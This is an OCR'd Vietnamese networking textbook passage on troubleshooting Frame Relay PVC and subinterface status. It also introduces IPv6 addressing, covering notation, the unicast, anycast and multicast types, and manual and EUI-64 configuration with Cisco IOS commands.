Tìm nguyên nhân gốc của một vấn đề liên quan đến một PVC trong tình trạng bị xóa là tương đối dễ dàng. Tình trạng bị xóa có nghĩa là các cấu hình Frame Relay switch và cấu hình của router không phù hợp, cấu hình một DLCI trên router mà không cấu hình trên switch. Hoặc nhà cung cấp cho biết sẽ cấu hình một PVC với một DLCI cụ thể, và không, hoặc cấu hình các giá trị DLCI sai.

Tình trạng Subinterface


Subinterfaces có một trạng thái line và mã trạng thái protocol, giống như giao diện vật lý. Tuy nhiên, do subinterfaces là ảo, các mã trạng thái và ý nghĩa của chúng khác với giao diện vật lý.

Cấu hình Frame Relay liên kết một hoặc nhiều DLCIs với một subinterface bằng cách sử dụng hai lệnh: **frame-relay interface-dlci** và **frame-relay map**. Trong tất cả các DLCI liên kết với một subinterface, IOS sử dụng các quy tắc sau đây để xác định tình trạng của subinterface:

■ Down/Down: Tất cả các subinterface liên quan DLCI là không hoạt động hoặc bị xóa, hoặc các giao diện vật lý cơ bản là không ở trong một trạng thái up/up.

■ Up/Up: Có ít nhất một trong những DLCI subinterface liên quan đang hoạt động hoặc tĩnh.

Ví dụ, để gây ra những vấn đề được hiển thị trong ví dụ, R2 và R3 chỉ đơn giản là shut down Frame Relay. Hình 5-12 cho thấy thông điệp trạng thái LMI tiếp theo khi chuyển S1 gửi đến R1.



Hình 5-12: Kết quả của việc shut down liên kết R2 và R3.

Như được thể hiện trong hình, R1 sử dụng một subinterface point-to-point (S0/0/0.2) cho VC kết nối với R2, và một subinterface (S0/0/0.34) liên kết với các VC để R3 và R4 (103 và 104, tương ứng). Khởi đầu của ví dụ 14-20 cho thấy S0/0/0.2 là trạng thái Down/Down, đó là bởi vì các DLCI chỉ có liên kết với các subinterface (102) là không hoạt động. Tuy nhiên, S0/0/0.34 có hai DLCI, một trong số đó đang hoạt động, do đó, S0/0/0.34 có trạng thái là up/up.

Nó rất hữu ích để xem xét tình trạng subinterface khi xử lý sự cố, nhưng hãy nhớ rằng chỉ vì một subinterface là up, nếu nó là một subinterface đa điểm, up / up không nhất thiết có nghĩa là tất cả các DLCI subinterface liên quan đang làm việc.

Mapping Frame Relap (bước 4):

Danh sách các điểm sau đây nhắc nhở khi thực hiện bước xử lý sự cố này:

Với subinterfaces dạng điểm-điểm:

■ Những subinterfaces không cần Inverse ARP hoặc map tĩnh, bởi vì IOS chỉ đơn giản là nghĩ rằng các mạng con được xác định trên subinterface có thể truy cập thông qua các DLCI chỉ trên subinterface này.

■ Lệnh **show frame-relay map** chỉ ra danh sách các subinterfaces, nhưng không có địa chỉ IP next-hop.

Trên giao diện vật lý và đa subinterfaces:

■ Cần phải sử dụng hoặc Inverse ARP hoặc map tĩnh.
■ Lệnh **show frame-relay map** nêu danh sách các địa chỉ IP của router từ xa và các DLCI nội bộ cho mỗi PVC kết hợp với giao diện hay subinterface.
■ Nếu đang sử dụng map tĩnh, từ khoá **broadcast** là cần thiết để hỗ trợ một giao thức định tuyến.

Ví dụ sau cho thấy kết quả của lệnh **show frame-relay map** trên router R1 từ hình 5-12, không có vấn đề với mapping. (Những vấn đề trước đó đã được giới thiệu và đã được cố định.) Trong trường hợp này, giao diện S0/0/0.2 là một subinterface dạng điểm-điểm, và S0/0/0.34 là một đa điểm, với một Inverse ARP, và một cấu hình map tĩnh.

```
R1#show frame-relay map
Serial0/0/0.34 (up): ip 10.1.34.4 dlci 104(0x68,0x1880), static,
              broadcast,
              CISCO, status defined, active
Serial0/0/0.34 (up): ip 10.1.34.3 dlci 103(0x67,0x1870), dynamic,
              broadcast,, status defined, active
Serial0/0/0.2 (up): point-to-point dlci, dlci 102(0x66,0x1860), broadcast
          status defined, active
```

End-to-End Encapsulation (Bước 5)

Việc đóng gói end-to-end trên một PVC đề cập đến các tiêu đề liên quan đến header của Frame Relay, với hai lựa chọn: tiêu đề độc quyền của Cisco và là một tiêu đề IETF chuẩn.

Khi một đóng gói không phù hợp cài đặt trên các bộ định tuyến trên hai đầu của liên kết có thể gây ra một vấn đề trong trường hợp đặc biệt. Nếu một router là một router Cisco, sử dụng đóng gói Cisco, và các router khác không là một router Cisco, bằng cách sử dụng đóng gói IETF, **ping** có thể thất bại vì không phù hợp kiểu đóng gói. Tuy nhiên, hai thiết bị định tuyến Cisco có thể hiểu được cả hai loại đóng gói, vì vậy nó không phải là một vấn đề trong các mạng chỉ với router Cisco.

Không phù hợp số Subnet (Bước 6)

Tại thời điểm này, nếu những vấn đề tìm thấy trong năm bước đầu tiên của các bước xử lý sự cố thứ sáu đã được giải quyết, tất cả các vấn đề của Frame Relay sẽ được giải quyết. Tuy nhiên, nếu hai router ở hai đầu của PVC có nhầm lẫn cấu hình khác nhau địa chỉ IP trong mạng con, các router sẽ không thể **ping** nhau, và các giao thức định tuyến sẽ không trở thành lân cận. Vì vậy, như là

một bước cuối cùng, bạn nên xác nhận các địa chỉ IP trên mỗi router, và các mask, và bảo đảm rằng nó kết nối với cùng một subnet. Để làm như vậy, chỉ cần sử dụng lệnh **show ip interface brief** và **show interfaces** trên hai router.

PHẦN 6: Tổng quan về IPv6

I. Khái quát chung:

Địa chỉ thế hệ mới của Internet – IPv6 (IP address version 6) được nhóm chuyên trách về kỹ thuật IETF (Internet Engineering Task Force) của Hiệp hội Internet đề xuất thực hiện kế thừa trên cấu trúc và tổ chức của IPv4.

IPv4 có 32 bit địa chỉ với khả năng lý thuyết có thể cung cấp một không gian địa chỉ là 2^{32} = 4 294 967 296 địa chỉ.Còn IPv6 có 128 bit địa chỉ dài hơn 4 lần so với IPv4 nhưng khả năng lý thuyết có thể cung cấp không gian địa chỉ là 2^{128} = 340 282 366 920 938 463 463 374 607 431 768 211 456 địa chỉ, nhiều hơn không gian địa chỉ của IPv4 là khỏang 8 tỷ tỷ tỷ lần.

Đây là không gian địa chỉ cực lớn với mục đích không chỉ cho Internet mà còn cho tất cả các mạng máy tính, hệ thống viễn thông, hệ thống điều khiển và thậm chí cho từng vật dụng trong gia đình. Nhu cầu hiện tại chỉ cần 15% không gian địa chỉ IPv6 còn 85% dự phòng cho tương lai.

II. Cách thức viết địa chỉ Ipv6:

Địa chỉ Ipv6 có chiều dài là 128 bit, nên vấn đề nhớ địa chỉ là hết sức khó khăn; nếu viết theo dạng thông thường của Ipv4 thì một địa chỉ Ipv6 có 16 nhóm hệ cơ số 10. Do vậy, các nhà thiết kế đã chọn cách viết 128 bit địa chỉ thành 8 nhóm, mỗi nhóm chiếm 2 byte, mỗi byte biểu diễn bằng 2 số hệ 16; mỗi nhóm ngăn cách nhau bởi dấu hai chám. Ví dụ:

FED1:BA98:7654:FEDC:BA98:7654:3210:ABCD

Kí hiệu hex có lợi là gọn gàng và nhìn đẹp hơn. Tuy nhiên cách viết này cũng gây những phức tạp nhất định cho người quản lý hệ thống mạng. Nhìn chung, mọi người thường sử dụng theo tên các host thay bằng các địa chỉ.

Một cách để làm cho đơn giản hơn là các quy tắc cho phép viết tắt. vì khởi điểm ban đầu chúng ta sẽ không sử dụng tất cả 128 bit chiều dài địa chỉ do đó sẽ có rất nhiều số 0 ở các bit đầu.

Một cải tiến đầu tiên là được phép bỏ qua những số không đứng trước mỗi thành phần hệ 16, viết 0 thay vì viết đầy đủ 0000, ví dụ viết 8 thay vì 0008. Qua cách viết này cho ta những địa chỉ ngắn gọn hơn. Ví dụ:

1080:0:0:0:8:800:200C:417A

Ngoài ra xuất hiện một quy tắc rút gọn khác đó là quy ước về viết hai dấu hai chấm (double-colon). Trong một địa chỉ, một nhóm liên tiếp các số 0 có thể được thay thế bởi hai dấu hai chấm. Ví dụ, ta có thể thay thế 3 nhóm số 0 liên tiếp trong ví dụ trước và được mẫu ngắn hơn:

1080::8:800:200C:417A

Từ địa chỉ viết tắt này, ta có thể viết lại địa chỉ chính xác ban đầu nhờ quy tắc sau: căn trái các số bên trái của dấu hai chấm trong địa chỉ. Sau đó căn phải tất cả các số bên phải dấu hai chấm và điền đầy đũ bằng các số 0. Ví dụ:

FEDC:BA98::7654:3210 có địa chỉ đầu đủ là:

FEDC:BA98:0:0:0:0:7654:3210

FEDC:BA98:7654:3210:: có địa chỉ đầu đủ là:

FEDC:BA98:7654:3210:0:0:0:0

::FEDC:BA98:7654:3210 có địa chỉ đầu đủ là:

0:0:0:0:FEDC:BA98:7654:3210

Quy ước hai dấu hai chấm chỉ có thể được sử dụng một lần với một địa chỉ.

Ví dụ: 0:0:0:BA98:7654:0:0:0 có thể được viết tắt thành ::BA98:7654:0:0:0 hoặc 0:0:0:BA98:7654:: nhưng không thể viết tắt là ::BA98:7654:: vì như teh61 sẽ gây ra nhầm lẫn khi dịch ra địa chỉ đày đủ.

Có một số địa chỉ Ipv6 có được hình thành bằng cách gắn 96 bit 0 vào địa chỉ Ipv4 (điều này dễ dàng nhận biết được vì không gian địa chỉ Ipv4 chỉ là một tập con của Ipv6). Để giảm nhỏ nguy cơ nhầm lẫn trong chuyển đổi giữa ký hiệu chấm thập phân của Ipv4 và hai dấu chấm thập phân của ký hiệu Ipv6, các nhà thiết kế Ipv6 cũng đã đưa ra một khuôn mẫu đặc biệt cho cách viết nhưng địa chỉ loại này như sau: Thay vì viết theo cách của một địa chỉ Ipv6 là:

0:0:0:0:0:0:A000:1

Ta có thể vẫn để 32 bit cuối theo mẫu chấm thập phân.

::10.0.0.1

Ngoài ra, còn có thể viết địa chỉ mạng theo các tiền tố, là các bit cao của địa chỉ Ipv6; điều này có lợi cho việc định tuyến: một địa chỉ Ipv6 theo sau bởi một dấu chéo và một hệ số 10 mô tả chiều dài các bit tiền tố. Ví dụ ký hiệu:

FEDC:BA98:7600::/40

Mô tả một tiền tố dài 40 bit giá trị nhị phân tương ứng là:

11111110111001011101010011000011101l0

Broadcast trong IPv4 có một số vấn đề. Broadcast tạo ra một số gián đoạn trong mọi máy tính trong mạng, và trong một số trường hợp, gây ra trục trặc mà hoàn toàn có thể ngăn chặn toàn bộ mạng lưới. Sự kiện này mang tai hại đến như một broadcast storm.

Trong IPv6, broadcasting không tồn tại. IPv6 thay thế cho broadcast với multicast và anycasts. Multicast cho phép hoạt động của mạng hiệu quả bằng cách sử dụng một số nhóm multicast chức năng cụ thể để gửi yêu cầu tới một số giới hạn các máy tính trên mạng. Các nhóm multicast ngăn chặn hầu hết các vấn đề có liên quan đến broadcast storm trong IPv4.

Phạm vi của địa chỉ multicast trong IPv6 là lớn hơn so với IPv4. Đối với một tương lai gần, phân bổ của các nhóm multicast không bị hạn chế.

IPv6 cũng xác định một loại địa chỉ được gọi là một địa chỉ anycast. Một địa chỉ anycast xác định một danh sách các thiết bị hoặc các nút, do vậy, một địa chỉ anycast xác định nhiều giao diện. Địa chỉ Anycast giống như một đường chéo giữa các địa chỉ unicast và multicast. Các địa chỉ này được thiết kế cho các dịch vụ thường được sử dụng như là DNS. Unicast gửi gói tin đến một thiết bị cụ thể với địa chỉ cụ thể, và multicast gửi một gói tin đến tất cả các thành viên của nhóm. Địa chỉ anycast gửi gói tin đến bất kỳ một thành viên của nhóm của thiết bị với địa chỉ anycast được giao.

Để hiệu quả, một gói tin được gửi tới một địa chỉ anycast được gửi đến các giao diện gần như được định nghĩa bởi các giao thức định tuyến sử dụng, đó là xác định bởi các địa chỉ anycast, do đó, anycast cũng có thể được dùng như một loại địa chỉ "one-to-nearest ". Địa chỉ Anycast là cú pháp không thể phân biệt từ các địa chỉ unicast toàn cầu bởi vì các địa chỉ anycast được phân bổ từ không gian địa chỉ unicast toàn cầu.

III. Phương thức gán địa chỉ Ipv6:

Theo đặc tả của giao thức Ipv6, tất cả các loại địa chỉ Ipv6 được gán cho các giao diện, không gán cho các nodes (khác với Ipv4). Một địa chỉ Ipv6 loại unicats được gán cho một giao diện đơn. Vì mỗi giao diện thuộc về một node đơn do vậy, mỗi địa chỉ unicast định danh một giao diện sẽ định danh một node.

Một giao diện đơn có thể được gán nhiều loại địa chỉ Ipv6 (cho phép cả 3 dạng địa chỉ đồng thời unicast, anycast, multicast). Nhưng nhất thiết một giao diện phải được gán một địa chỉ Ipv6 dạng unicast link-local. Để thực hiện các kết nối dạng điểm-điểm giữa các giao diện người ta thường gán các địa chỉ dạng unicast linklocal cho các giao diện thực hiện kết nối.

Đồng thời, Ipv6 còn cho phép một địa chỉ unicast hoặc nhóm địa chỉ unicast sử dụng để định danh một nhóm các giao diện. Với phương thức gán địa chỉ này, một nhóm giao diện đó được hiểu như là một giao diện trong tầng IP.

Theo thiết kế của Ipv6, một host có thể định danh bởi các địa chỉ sau:

- Một địa chỉ link-local được cung cấp bởi nhà cung cấp dịch vụ.
- Một địa chỉ unicast được cung cấp bởi các nhà cung cấp dịch vụ.
- Một địa chỉ loopback.
- Một địa chỉ multicast, mà host đó là thành viên trong nhóm có địa chỉ multicast đó.

Một router nếu hỗ trợ Ipv6 sẽ nhận biết được tất cả các loại địa chỉ mà host chấp nhận kể trên, ngoài ra nó còn có thể được gán các loại địa chỉ như sau:

- Tất cả các địa chị Multicast được gán trên router.
- Tất cả địa chỉ Anycast được cấuu hình trên router.
- Tất cả các địa chỉ Multicast của các nhóm thuộc về router quản lý.

IV. Cấu trúc địa chỉ IPv6:

Địa chỉ IPv4 được chia thành 5 lớp A, B, C, D, E còn IPv6 lại được phân ra làm 3 loại chính như sau:

• Unicast Address: Địa chỉ đơn hướng. Là địa chỉ dùng để nhận dạng từng node một, cụ thể là một gói số liệu được gởi tới một địa chỉ đơn hướng sẽ được chuyển tới node mang địa chỉ đơn hướng – unicast đó.

• Anycast address: Địa chỉ bất kì hướng nào. Là địa chỉ dùng để nhận dạng một "tập hợp node" bao gồm nhiều node khác nhau hợp thành, cụ thể là một gói số liệu được gởi tới một địa chỉ "bất cứ hướng nào" sẽ được chuyển tới một node gần nhất trong tập hợp node mang địa chỉ Anycast đó.


• Multicast address: Địa chỉ đa hướng. Là địa chỉ dùng để nhận dạng một "tập hợp node" bao gồm nhiều node khác nhau hợp thành, cụ thể là một gói dữ liệu được gởi tới một địa chỉ "đa hướng" sẽ được chuyển tới tất cả các node trong tập hợp node mang địa chỉ multicast đó.

1. Địa chỉ Unicast:


Trong loại địa chỉ này có rất nhiều kiểu, chúng ta hãy xem xét một số kiểu sau đây:

a. Local – dùng unicast address. Địa chỉ đơn hướng dùng nội bộ, được sử dụng cho một tổ chức có mạng máy tính riêng (dùng nội bộ) chưa nối với mạng Internet tòan cầu hiện tại nhưng sẵn sàng nối được khi cần.

Địa chỉ này chia thành hai kiểu: Link local – nhận dạng đường kết nốt nội bộ và Site local – nhận dạng trong phạm vi nội bộ có thể có nhiều nhóm.



Hình 6-1: Cấu trúc địa chỉ của Link-local




Hình 6-2: Cấu trúc địa chỉ của Site-local

Các bit đầu tiên (trường hợp này là 10 bit) tương tự như các bit nhận dạng lớp địa chỉ (Class Bit) của IPv4 nhưng ở IPv6 được gọi là Prefix dùng để phân biệt các loại, các kiểu địa chỉ khác nhau trong IPv6.

Trong cả hai trường hợp nêu trên trường Interface ID để nhận dạng thiết bị như Node hay Router nhưng đều sử dụng cùng tên miền.

b. IPX address: Internetwork Packet eXchange, trao đổi các gói số liệu giữa các mạng – giao thức cơ bản trong hệ điều hành Novell Netware.


Địa chỉ IPX được chuyển sang IPv6 theo dạng sau:



Hình 6-3: Cấu trúc địa chỉ IPX


c. Ipv6 address với embedded IPv4: Dịa chỉ IPv6 gắn kèm IPv4. Đây là cấu trúc quan trọng trong bước chuyển tiếp từ địa chỉ cũ sang địa chỉ mới trên Internet. Có hai kiểu sau:

• Kiểu địa chỉ "IPv4 tương thích với IPv6". Nhưng Node mang địa chỉ IPv6 sử dụng kiểu địa chỉ này để tải địa chỉ IPv4 ở 32 bit sau như vậy mới kết nốt được với các node mang địa chỉ IPv4.



Hình 6-4: Cấu trúc địa chỉ IPv4 tương thích với IPv6.


• Kiểu địa chỉ "IPv4 giả làm IPv6". Những node mang địa chỉ IPv4 sử dụng kiểu địa chỉ này để tương thích với IPv6 có vậy mới kết nối được với các node mang địa chỉ IPv6.



Hình 6-5: Cấu trúc địa chỉ Ipv4 giả là Ipv6.

Sự khác nhau của hai kiểu địa chỉ này là 16 bit của kiểu thứ nhất giá trị tất cả cac bit đều = 0, còn kiểu thứ hai giá trị tất cả các bit đều = 1(Mã hex là FFFF).

d. Aggreate Global Unicast Address. Địa chỉ đơn hướng trên mạng toàn cầu. Kiểu địa chỉ này được thiết kế để cho ISP hiện tại và tương lai. ISP trong tương lai có quy mô lớn hơn, như là các Internet Carrier. Trường hợp này được gọi là các Trung tâm chuyển đổi (Exchange) trên Internet cung cấp khả năng truy nhập và dịch vụ Internet cho cả khách hàng (end user) lẫn ISP.




Hình 6-6: Cấu trúc địa chỉ đơn hướng trên mạng toàn cầu

FP : Format Prefix . Nhận dạng kiểu địa chỉ .
Interface ID . Nhận dạng Node .
SLA ID - Site Level Aggregate . Nhận dạng cấp vùng .
NLA ID - Next Level Aggregate . Nhận dạng cấp tiếp theo .
TLA ID - Top Level Aggregate . Nhận dạng cấp cao nhất .

2. Địa chỉ Anycast:


Kiểu địa chỉ này cũng tương tự như Unicast, nếu địa chỉ phân cho một Node thì đó là Unicast, cùng địa chỉ đó phân cho nhiều node thì đó là Anycast. Vì địa chỉ Ancast để phân cho một nhóm node bao gồm nhiều node hợp thành (một subnet). Một số gói liệu gởi đến một địa chỉ Anycast sẽ được chuyển tới một node (router) gần nhất trong subnet mang địa chỉ đó.



Hình 6-7: Cấu trúc địa chỉ Anycast.


3. Địa chỉ Multicast:

Địa chỉ đa hướng của Ipv6 nhận dạng một tập hợp node nói cách khác một nhóm node. Từng node một trong nhóm đều có cùng địa chỉ như nhau.



Hình 6-8: Cấu trúc địa chỉ đa hướng.

8 bit prefix đầu tiên để nhận dạng kiểu địa chỉ đa hướng, 4 bit tiếp (Flgs) cho 4 cờ có giá trị:



Ba bit đầu chưa dùng đến nên = 0, còn bit thứ tư có gia 1trị T. Nếu T = 0 có nghĩa địa chỉ này đã được NIC phân cố định.

Nếu T = 1: có nghĩa đây là địa chỉ tạm thời.

Bốn bit tiếp (scop) có giá trị thập phân từ 0 đến 15, tính theo hex là từ 0 đến F.

Nếu giá trị scope = 1: cho node local

Nếu giá trị scope = 2: cho link local


Nếu giá trị scope = 5: cho site local

Nếu giá trị scope = 8: cho organization local

Nếu giá trị scope = E: cho global scope – địa chỉ Internet toàn cầu.


Còn lại đều dùng cho dự phòng.

Ví dụ: Các mạng Lan đang dùng theo chuẩn IEEE 802 MAC (Media Access Contro) khi dùng Ipv6 kiểu đa hướng sẽ sử dụng 32 bit cuối trong tổng số 112 but dành cho nhận dạng node (group ID) để tạo ra địa chỉ Mac, 80 bit còn lại chưa dùng tới phải đặt = 0.



Hình 6-9: Cấu trúc địa chỉ MAC của LAN.

Không gian địa chỉ lớn hơn tạo ra nhiều địa chỉ phân bố tới các ISP, tổ chức. Một ISP tập hợp tất cả các prefix của khách hàng và thông báo prefix duy nhất đến Internet IPv6. Các không gian địa chỉ gia tăng là đủ để cho phép các tổ chức để xác định một tiền tố duy nhất cho toàn bộ mạng của họ. Hình 6-10 cho thấy sự kết hợp này xảy ra.



Hình 6-10: Tập hợp các địa chỉ IPv6.

Tập hợp kết quả prefix của khách hàng trong một bảng định tuyến có hiệu quả và khả năng mở rộng. Khả năng mở rộng định tuyến là cần thiết để mở rộng áp dụng rộng hơn về chức năng mạng. Định tuyến cũng giúp cải thiện khả năng mở rộng băng thông mạng và chức năng cho lưu lượng người dùng kết nối các thiết bị khác nhau và các ứng dụng.

Sử dụng Internet, cả hiện tại và trong tương lai có thể bao gồm các yếu tố sau:

■ Một tăng rất lớn về số lượng người tiêu dùng với kết nối băng thông rộng tốc độ cao.

■ Người dùng trực tuyến dành nhiều thời gian và nói chung là sẵn sàng chi nhiều tiền hơn vào dịch vụ truyền thông (như là tải nhạc) và có giá trị cao các dịch vụ tìm kiếm

■ Trang chủ mạng với các ứng dụng mạng không dây mở rộng như VoIP, giám sát nhà, và các dịch vụ tiên tiến như xem video trực tuyến.

■ Ồ ạt mở rộng các trò chơi với những người tham gia phương tiện truyền thông

toàn cầu cung cấp cho học viên với các phòng thí nghiệm theo yêu cầu từ xa hoặc mô phỏng phòng thí nghiệm...

V. Gán địa chỉ IPv6 cho cổng giao diện:

Giao diện định danh các địa chỉ IPv6 được sử dụng để xác định các giao diện vào một liên kết. Nó cũng có thể được coi là "phần host" của một địa chỉ IPv6. Giao diện định danh phải là duy nhất vào một liên kết cụ thể. Giao diện định danh luôn luôn 64 bit và có thể được tự động bắt nguồn từ một lớp 2 phương tiện truyền thông và đóng gói.

Có một số cách để gán địa chỉ IPv6 với một thiết bị:

■ Gán tĩnh bằng cách sử dụng một giao diện ID với phương pháp thủ công.
■ Gán tĩnh bằng cách sử dụng một giao diện ID Eui-64
■ Tự động cấu hình
■ DHCP cho IPv6 (DHCPv6)

1. Cấu hình thủ công cổng giao diện:

Một cách để gán tĩnh địa chỉ IPv6 với một thiết bị là tự gán các tiền tố (mạng) và phần ID giao diện (host) của địa chỉ IPv6. Để cấu hình địa chỉ IPv6 trên một cổng giao diện và bật tính năng của bộ định tuyến của Cisco và cho phép xử lý IPv6 trên giao diện đó, sử dụng lệnh **ipv6 address** *ipv6-address/prefix-length* trong chế độ cấu hình giao diện.

Để kích hoạt chế biến IPv6 trên giao diện và cấu hình một địa chỉ dựa trên các bit trực tiếp chỉ định, bạn sẽ sử dụng lệnh chứng minh ở đây:

```
Router(config)#ipv6 address 2001:DB8:2222:7272::72/64
```

2. Gán địa chỉ bằng EUI-64:

Một cách khác để gán tĩnh địa chỉ IPv6 là cấu hình các tiền tố (mạng) của địa chỉ IPv6 và lấy được ID của giao diện (host) từ các địa chỉ MAC Lớp 2 của thiết bị này, được biết đến như là giao diện Eui-64 .

Để cấu hình địa chỉ IPv6 cho các giao diện và kích hoạt IPv6 xử lý trên giao diện sử dụng một Eui-64 theo thứ tự 64 bit thấp của địa chỉ (host), sử dụng lệnh **ipv6 address** *ipv6-prefix/prefix-length* **Eui-64** trong chế độ cấu hình giao diện.

Để gán địa chỉ IPv6 2001:0DB8: 0:1:: / 64 đến giao diện Ethernet và sử dụng một giao diện Eui-64 theo thứ tự 64 bit thấp của địa chỉ, hãy nhập lệnh sau:

```
Router(config)#interface ethernet 0
Router(config-if)#ipv6 address 2001:0DB8:1:1::/64 eui-64
```

